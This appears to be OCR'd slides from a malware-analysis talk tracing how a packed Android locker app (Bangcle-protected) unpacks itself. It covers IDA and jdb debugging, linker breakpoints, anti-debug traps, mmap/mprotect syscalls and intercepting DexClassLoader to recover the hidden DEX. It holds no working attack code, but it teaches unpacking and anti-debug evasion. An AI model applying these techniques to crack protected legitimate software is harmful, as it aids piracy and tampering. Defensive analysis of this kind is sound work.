
2. Specify the server address




3. Force the debugger to stop at image load/unload

Library Tracing Preparation

Attach to Target Process



Attach to Locker process and wait for IDA to initialize debugging session



Library Tracing Preparation

Resume the Paused Process

1. Open Android Device Monitor


Devices

Name			
com.android.settings	2638		8605
com.google.process.gapps	783		8606
com.google.android.gms	848		8607
android.process.acore	659		8608
com.android.documentsui			
com.android.server.telecom			
com.android.keychain			
system_process			
com.android.phone	540		8613
com.android.inputmethod.latin	733		8614
com.google.android.gms.persistent	869		8616
com.android.systemui	998		8617
com.android.launcher	619		8619
com.baidu.sdk	1139		8620
com.android.exchange	1524		8622
com.google.android.gms.wearable	1015		8623
tx.qq898507339.bzy9	3707		8600 / 8700

2. Release the process paused by JDWP

```
jdb -connect
com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700
```

3. Start IDA debugging session



Library Tracing

Stop at Library Loading

```
LR
PC
linker:B6F7BCE2 ; ---------------------------------------------------------------
linker:B6F7BCE2 LDR             R1, =(__dl__ZL12r_debug_tail - 0xB6F7BCF0)
linker:B6F7BCE4 ADD.W           R0, R4, #0x104
linker:B6F7BCE8 LDR.W           R3, [R4,#0x11C]
linker:B6F7BCEC ADD             R1, PC ; __dl__ZL12r_debug_tail
linker:B6F7BCEE LDR.W           R2, [R4,#0x98]
linker:B6F7BCF2 STR.W           R4, [R4,#0x108]
linker:B6F7BCF6 STR.W           R3, [R4,#0x104]
linker:B6F7BCFA LDR             R3, [R1]
linker:B6F7BCFC STR.W           R2, [R4,#0x10C]
linker:B6F7BD00 CBZ             R3, loc_B6F7BD0E
linker:B6F7BD02 STR             R0, [R3,#0xC]
linker:B6F7BD04 STR.W           R3, [R4,#0x114]
linker:B6F7BD08 STR.W           R6, [R4,#0x110]
linker:B6F7BD0C B               loc_B6F7BD18
linker:B6F7BD0E ; ---------------------------------
```

```
General registers
R0  00000000
R1  00000001
R2  00000000
R3  00000000
R4  B1B5C644  [anon:linker_alloc]:B1B5C644
R5  B6F870E4  linker:__dl__ZL8_r_debug
R6  00000000
R7  BEBC3568  [stack]:BEBC3568
R8  B05EEDC8  libsecexe.so:B05EEDC8
R9  BEBC3548  [stack]:BEBC3548
R10 B05C1536  libsecexe.so:B05C1536
R11 B6F830F3  linker:__dl___udivdi3+1763
R12 00000001
SP  BEBC3540  [stack]:BEBC3540
LR  B6F7BCE3  linker:__dl__ZL17soinfo_link_imageP6soinfoPK17android_dlextinfo+823
PC  B6F7BCE2  linker:__dl__ZL17soinfo_link_imageP6soinfoPK17android_dlextinfo+822
PSR 20000030
```

```
Output window
Python 2.7.12 (v2.7.12:d33e0cf91556, Jun 27 2016, 15:19:
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Tear
-------------------------------------------------------
The initial autoanalysis has been finished.
B6F0EA30: thread has started (tid=1736)
B6F0EF60: got SIGCHLD signal (Child status has changed) (exc.code 11, tid 1672)
B6F0EE6C: got SIGCHLD signal (Child status has changed) (exc.code 11, tid 1672)
B6F0EE6C: got SIGCHLD signal (Child status has changed) (exc.code 11, tid 1672)
B3FC7000: loaded /data/dalvik-cache/arm/data@app@tx.qq898507339.bzy9-1@base.apk@classes.dex
B05BE000: loaded /data/data/tx.qq898507339.bzy9/.cache/libsecexe.so
```

Before monitoring library initializers, there is a worth noting attribute

Library Tracing

Packed Unpacking Library

General registers | Modules | Module: libsecexe.so

Name	Address
pE99F6A9F789BC4BC9193BFF9F7281349	B05C1C5C
pA35B3D2FFFCC7A4E3045A120C8FAFC9F	B05C1E7C
p6BEB4CA0EF536929C3B29BFCFCC070E5	B05C20EC
p6AC4374C46E1AB88FAED813B58A3E018	B05C2194
p5758A293C7B40EF9FAEE992CDEBBB34C	B05C2240
p5F7D25555384803B7DEE6F72B840DCFB	B05C2E0C
p3145433FC212AED40F4A57E079E8A867	B05C3B54
pC86D6B21BA46E6E81399842534345951	B05C61E8
p949B2D240727196A081AE24DFBDE0067	B05C648C
p835FE8AF8152A5DE20E078BC14223262	B05C6928
pEA009FE8F10D994F01101F3AAE496ABE	B05C736C
p5B6E60751234C53CC3D26D4C80D51245	B05C9734
pC398E832391DE97E9FD5B6D53EFC4F58	B05CA758
p87AF52E8F95075E4805FEAA0F7F611E9	B05CB0A4
pCEAA11B1E2B966C6B41ECE360A35FC3E	B05CB574
JNI_OnLoad	B05CB78C
p6543834C664025CDB9CC8865EA4F5D21	B05CD0C0
p49D44D4F44302DADCCFCECC99CBDC1EE	B05CDB24
p158870D4FEA35B9898E04995E1A552E8	B05CFDF0
p44E666DBF46C3D3E050877DD0E5A8FC0	B05D0584

Before Dex unpacking, we must conquer the library packing first

Library Tracing

Dive into Library Initializer

General registers | Modules | Module: linker

Path	Base	Size
/system/lib/libGLESv1_CM.so	B6C49000	00007000
/system/lib/libETC1.so	B6C50000	00004000
/system/lib/libunwind-ptrace.so	B6C54000	00004000
/system/lib/libunwind.so	B6C58000	0000E000
/system/lib/libgccdemangle.so	B6CAC000	00007000
/system/lib/libbacktrace.so	B6CB5000	00008000
/system/lib/libutils.so	B6CBE000	00018000
/system/lib/libstlport.so	B6CD600	
/system/lib/libcutils.so	B6D1100	
/system/lib/libGLES_trace.so	B6D1F00	
/system/lib/libEGL.so	B6D8F00	
/system/lib/libandroid_runtime.so	B6DFA00	
/system/lib/libstdc++.so	B6ED600	
/system/lib/libm.so	B6EDA00	
/system/lib/liblog.so	B6EF4000	
/system/lib/libc.so	B6EFC00	
/system/lib/libsigchain.so	B6F7200	
/system/bin/linker	B6F7900	
/system/bin/app_process32	B6F8900	

General registers | Modules | Module: linker

Name	Address
__dl__Z33do_android_update_LD_LIBRARY_PATHPKc	B6F7AA2C
__dl__ZN6soinfo12CallFunctionEPKcPFvvE	
__dl__ZN6soinfo9CallArrayEPKcPPFvvEjb	
__dl__ZN6soinfo23CallPreInitConstructorsEv	
__dl__ZN6soinfo15CallDestructorsEv	
__dl__ZN6soinfo9add_childEPS_	
__dl__ZN6soinfo10set_st_devEj	
__dl__ZN6soinfo10set_st_inoEm	
__dl__ZL12soinfo_allocPKcP4stat	
__dl__ZN6soinfo10get_st_devEv	
__dl__ZN6soinfo10get_st_inoEv	
__dl__ZN6soinfo12get_childrenEv	
__dl__ZN6soinfo16CallConstructorsEv	
__dl__ZN10LinkedListI6soinfo21SoinfoListAllo	

Copy	Ctrl+C
Copy all	Ctrl+Shift+Ins
Quick filter	Ctrl+F
Modify filters...	Ctrl+Shift+F
Add breakpoint	
Delete breakpoint	
Enable breakpoint	
Disable breakpoint	

Set the break point at soinfo::CallFunction()

Library Tracing

Dive into Library Initializer

```
linker:B6F7AA5C
linker:B6F7AA5C __dl__ZN6soinfo12CallFunctionEPKcPFvvE
linker:B6F7AA5C PUSH            {R0,R1,R4-R6,LR}
linker:B6F7AA5E MOV
linker:B6F7AA60 MOV
linker:B6F7AA62 MOV
linker:B6F7AA64 CBZ
linker:B6F7AA66 ADDS
linker:B6F7AA68 BEQ
linker:B6F7AA6A LDR
linker:B6F7AA6C ADD
linker:B6F7AA6E LDR
linker:B6F7AA70 CMP
linker:B6F7AA72 BLE
linker:B6F7AA74 LDR
linker:B6F7AA76 MOVS
linker:B6F7AA78 LDR
linker:B6F7AA7A MOV
linker:B6F7AA7C STMEA.W         SP, {R4,R6}
linker:B6F7AA80 ADD             R1, PC                  ; "linker"
linker:B6F7AA82 ADD             R2, PC                  ; "[ Calling %s @ %p for '%s' ]"
linker:B6F7AA84 BL              __dl___libc_format_log
linker:B6F7AA88
linker:B6F7AA88 loc_B6F7AA88                            ; CODE XREF: linker:__dl__ZN6soin
linker:B6F7AA88 BLX             R4
linker:B6F7AA8A LDR             R1, =(__dl_g_ld_debug_verbosity - 0xB6F7AA90)
linker:B6F7AA8C ADD             R1, PC ; __dl_g_ld_debug_verbosity
linker:B6F7AA8E LDR             R2, [R1]
linker:B6F7AA90 CMP             R2, #1
```

```
1468 void soinfo::CallFunction(const char* function_name __unused, linker_function_t function) {
1469   if (function == NULL || reinterpret_cast<uintptr_t>(function) == static_cast<uintptr_t>(-1)) {
1470     return;
1471   }
1472
1473   TRACE("[ Calling %s @ %p for '%s' ]", function_name, function, name);
1474   function();
1475   TRACE("[ Done calling %s @ %p for '%s' ]", function_name, function, name);
1476
1477   // The function may have called dlopen(3) or dlclose(3), so we need to ensure our data structures
1478   // are still writable. This happens with our debug malloc (see http://b/7941716).
1479   protect_data(PROT_READ | PROT_WRITE);
1480 }
```

Set the break point at library initializer entry

Things to Think

- ✓ Is it really necessary to trace the unpacking logic ?
- ✓ How about set the break point at JNI_OnLoad() to check the result ?

Library Tracing

Trapped by Anti-Debug Tricks

General registers | Modules | Module: libsecexe.so

Name	Address
p835FE8AF8152A5DE20E078BC14223262	B05C6928
pEA009FE8F10D994F01101F3AAE496ABE	B05C736C
p5B6E60751234C53CC3D26D4C80D51245	B05C9734
pC398E832391DE97E9FD5B6D53EFC4F58	B05CA758
p87AF52E8F95075E4805FEAA0F7F611E9	B05CB0A4
pCEAA11B1E2B966C6B41ECE360A35FC3E	B05CB574
JNI_OnLoad	
p6543834C664025CDB9CC8865E	
p49D44D4F44302DADCCFCECC9	
p158870D4FEA35B9898E04995E	
p44E666DBF46C3D3E050877DD	
p14285A16A9AD09C58C6229A0	
pF49A544BE7F9237403EAA4F2C	
p48661E70C9925A280F22F90CE	
p3B4B1546FCDFBD9F6A62B99AA	
pBBF6367E8CC2CB3476228E757	
libc_openat_stub	
p6681D68CA8B7E8F086ECE19A0	
p5C7BA010186DB1B9AB68FFAB4	
p10DD7C3951E520CEDC5431E9FD263803	B05D3

Copy Ctrl+C
Copy all
Quick filter
Modify filters...
Add breakpoint
Delete breakpoint
Enable breakpoint
Disable breakpoint

Set the break point at JNI_OnLoad() and resume the process

```
R6  debug086:B05C1000
LR  debug086:B05C1000 ; [00026000 BYTES: COLLAPSED SEGMENT debug086.
    debug088:B05E7000 ; ---------------------------------------
    debug088:B05E7000 ; =======================================
    debug088:B05E7000
    debug088:B05E7000 ; Segment type: Pure data
    debug088:B05E7000 AREA debug088, DATA, ALIGN=0
    debug088:B05E7000 ; ORG 0xB05E7000
PC  debug088:B05E7000 ANDEQ          R0, R0, R0
    debug088:B05E7004 ANDEQ          R0, R0, R0
    debug088:B05E7008 ANDEQ          R0, R0, R0
```

Warning

B05E7000: got SIGSEGV signal (Segmentation violation) (exc.code b, tid 3463)

OK

Don't display this message again (for this session only)

Not that easy, some anti-debug tricks set in the unpacking logic

Library Tracing

Code around the Targeted SysCalls

```
A5FD0AE8 ADDS    R2, R2, R5
A5FD0AEA MOVS    R0, R0
A5FD0AEC BL      sub_A5FD0B8C
A5FD0AF0 MOVS    R4, #0
A5FD0AF2 MVNS    R4, R4
A5FD0AF4 MOVS    R3, #0x32
A5FD0AF6 MOVS    R2, #3
A5FD0AF8 LDR     R1, [SP,#0x14+arg_20]
A5FD0AFA LDR     R0, [SP,#0x14+arg_1C]
A5FD0AFC MOVS    R6, R0
A5FD0AFE MOVS    R7, #0xC0
A5FD0B00 SVC     0
A5FD0B02 CMP     R0, R6
A5FD0B04 BEQ     loc_A5FD0B08
```

SysCall #C0 means mmap() which may relate to the unpacked data

```
A5FD0B06 UND     #1
```

```
A5FD0B08
A5FD0B08 loc_A5FD0B08
A5FD0B08 LDR     R5, [SP,#0x14+arg_18]
A5FD0B0A LDR     R1, [SP,#0x14+arg_28]
A5FD0B0C BL      sub_A5FD0B54
A5FD0B10 POP     {R0-R4}
A5FD0B12 BLX     R4
A5FD0B14 POP     {R3}
A5FD0B16 POP     {R0-R5}
A5FD0B18 TST     R3, R3
A5FD0B1A BEQ     loc_A5FD0B1E
```

Library Tracing

Code around the Targeted SysCalls

```
B05D0B08
B05D0B08 loc_B05D0B08
B05D0B08 LDR          R5, [SP,#0x14+arg_18]
B05D0B0A LDR          R1, [SP,#0x14+arg_28]
B05D0B0C BL           unk_B05D0B54
B05D0B10 POP          {R0-R4}
B05D0B12 BLX          R4
B05D0B14 POP          {R3}
B05D0B16 POP          {R0-R5}
B05D0B18 TST          R3, R3
B05D0B1A BEQ          loc_B05D0B1E
```

```
B05D0B1C BLX          R4
```

```
B05D0B1E
B05D0B1E loc_B05D0B1E
B05D0B1E LDR          R0, [SP,#-0x1C+arg_1C]
B05D0B20 LDR          R1, [SP,#-0x1C+arg_20]
B05D0B22 ADDS         R1, R1, R0
B05D0B24 BL           sub_B05D0B80
B05D0B28 POP          {R0,R1,R3}
B05D0B2A MOV          LR, R3
B05D0B2C MOVS         R2, #5
B05D0B2E MOVS         R7, #0x7D
B05D0B30 SVC          0
B05D0B32 MOVS         R7, #0x5B
B05D0B34 POP          {R0-R2}
B05D0B36 BLX          R2
B05D0B38 POP          {R0-R7,PC}
B05D0B38 ; End of function sub_B05D0ABC
B05D0B38
```

The successive code block of the previous snippet

SVC Call #7D means mprotect() which may relate to unpacking logic

Change a memory block with PROT_READ ^ PROT_EXEC permission and jump to it for execution

Things to Think

- ✓ Is there more efficient approach to catch the unpacked original DEX ?

  Back to DEX level, can we set the break point at DexClassLoader.<init>() ?

DexClassLoader


```
DexClassLoader (String dexPath,
                String optimizedDirectory,
                String librarySearchPath,
                ClassLoader parent)
```

The list of jar/apk files containing classes and resources

We can get the original DEX via the intercepted path string

Unpacking Wrapper Tracing

Original DEX Loader



The call trace to create the class loader for the original DEX

```
.method public constructor <init>(Ljava/lang/String;Ljava/lang/String;Ljava/lang/
    String;Ljava/lang/ClassLoader;)V
    .locals 1
    .param p1, "dexPath"    # Ljava/lang/String;
    .param p2, "optimizedDirectory"    # Ljava/lang/String;
    .param p3, "libraryPath"    # Ljava/lang/String;
    .param p4, "cl"    # Ljava/lang/ClassLoader;

    .prologue
    .line 15
    invoke-virtual {p4}, Ljava/lang/ClassLoader;->getParent()Ljava/lang/ClassLoader;

    move-result-object v0

    invoke-direct {p0, p1, p2, p3, v0}, Ldalvik/system/DexClassLoader;-><init>(Ljava/
        lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)V
```

Set the break point here to intercept the original DEX

Unpacking Wrapper Tracing

Intercept the Original DEX

```
.method public constructor <init>(Ljava/lang/String;Ljava/lang/String;Ljava/lang/Stri
    .locals 1
    .param p1, "dexPath"    # Ljava/lang/String;
    .param p2, "optimizedDirectory"    # Ljava/lang/String;
    .param p3, "libraryPath"    # Ljava/lang/String;
    .param p4, "cl"    # Ljava/lang/ClassLoader;

    .prologue
    .line 15
    invoke-virtual {p4}, Ljava/lang/ClassLoader;->getParent()Ljava/lang/ClassLoader;

    move-result-object v0

    invoke-direct {p0, p1, p2, p3, v0}, Ldalvik/system/DexClassLoader;-><init>(Ljava/
```

Variables


```
this = "com.bangcle.protect.MyClassLoader[null]"
dexPath = "/data/data/tx.qq898507339.bzy9/.cache/classes.jar"
optimizedDirectory = "/data/data/tx.qq898507339.bzy9/.cache"
cl = "dalvik.system.PathClassLoader[DexPathList[[zip file "/data/app/tx.qq898507339.bzy9-1/base.apk"],na
libraryPath = "/data/app/tx.qq898507339.bzy9-1/lib/x86"
```

Pull out the DEX file for further analysis

```
adb pull  /data/data/tx.qq898507339.bzy9/.cache/classes.jar
```

Unpacking Wrapper Tracing

Intercept the Original DEX



classes.jar

Edit As: Hex Run Script Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	86	A8	13	E4	DB	12	FE	B7	EF	4B	3E	C0	44	D8	B2	D0	†¨.äÛ.þ·ïK>ÀDØ²Ð
0010h:	23	0F	C6	A1	53	C5	C4	44	0B	B2	CC	A2	8D	3E	6A	10	#.Æ¡SÅÄD.²Ì¢.>j.
0020h:	1A	C6	24	A4	5E	F2	09	72	27	18	28	5E	11	5A	4E	5A	.Æ$¤^ò.r'.(^.ZNZ
0030h:	9B	D9	FC	85	D3	CD	34	CD	67	82	41	5C	7E	E6	CC	74	›Ùü…ÓÍ4Íg‚A\~æÌt
0040h:	8B	66	46	DC	4A	D8	53	31	9D	61	10	18	12	08	43	60	‹fFÜJØS1.a....C`
0050h:	B9	CF	43	37	F4	DA	3B	21	57	12	CC	20	18	DB	E2	5E	¹ÏC7ôÚ;!W.Ì .Ûâ^
0060h:	C5	D1	E4	C4	D0	09	16	2F	03	00	BD	C7	0A	B3	25	94	ÅÑäÄÐ../..½Ç.³%”
0070h:	41	4F	E9	E8	54	EC	AC	FE	60	2A	AC	C8	C8	42	49	8D	AOéèTì¬þ`*¬ÈÈBI.
0080h:	7F	2E	C5	A0	59	89	91	7F	0F	AE	84	7B	E3	B5	8D	99	..Å Y‰‘..®„{ãµ.™
0090h:	0E	60	24	1B	1F	A8	F2	D8	72	E9	7F	45	E9	84	8D	2D	.`$..¨òØré.Eé„.-
00A0h:	37	35	73	AB	8D	92	91	8E	95	84	42	2D	3D	12	E5	AB	75s«.’‘Ž•„B-=.å«
00B0h:	C4	0E	A6	24	21	BA	37	D2	F9	81	9F	C1	B6	82	CA	1D	Ä.¦$!º7Òù.ŸÁ¶‚Ê.
00C0h:	4E	EF	8A	6C	32	1E	D6	E8	74	83	47	8D	CE	B1	E4	AF	NïŠl2.ÖètƒG.Î±ä¯
00D0h:	A2	9B	D5	2C	67	0B	C3	39	AA	D9	2C	AF	F6	4D	BC	F3	¢›Õ,g.Ã9ªÙ,¯öM¼ó
00E0h:	10	C9	7C	FD	32	4C	AE	64	32	D4	70	35	3E	8D	5A	95	.É|ý2L®d2Ôp5>.Z•
00F0h:	CE	40	D7	F1	D1	4B	DB	8B	CD	CB	66	4B	64	6D	43	A0	Î@×ñÑKÛ‹ÍËfKdmC

Not a valid DEX file and still packed

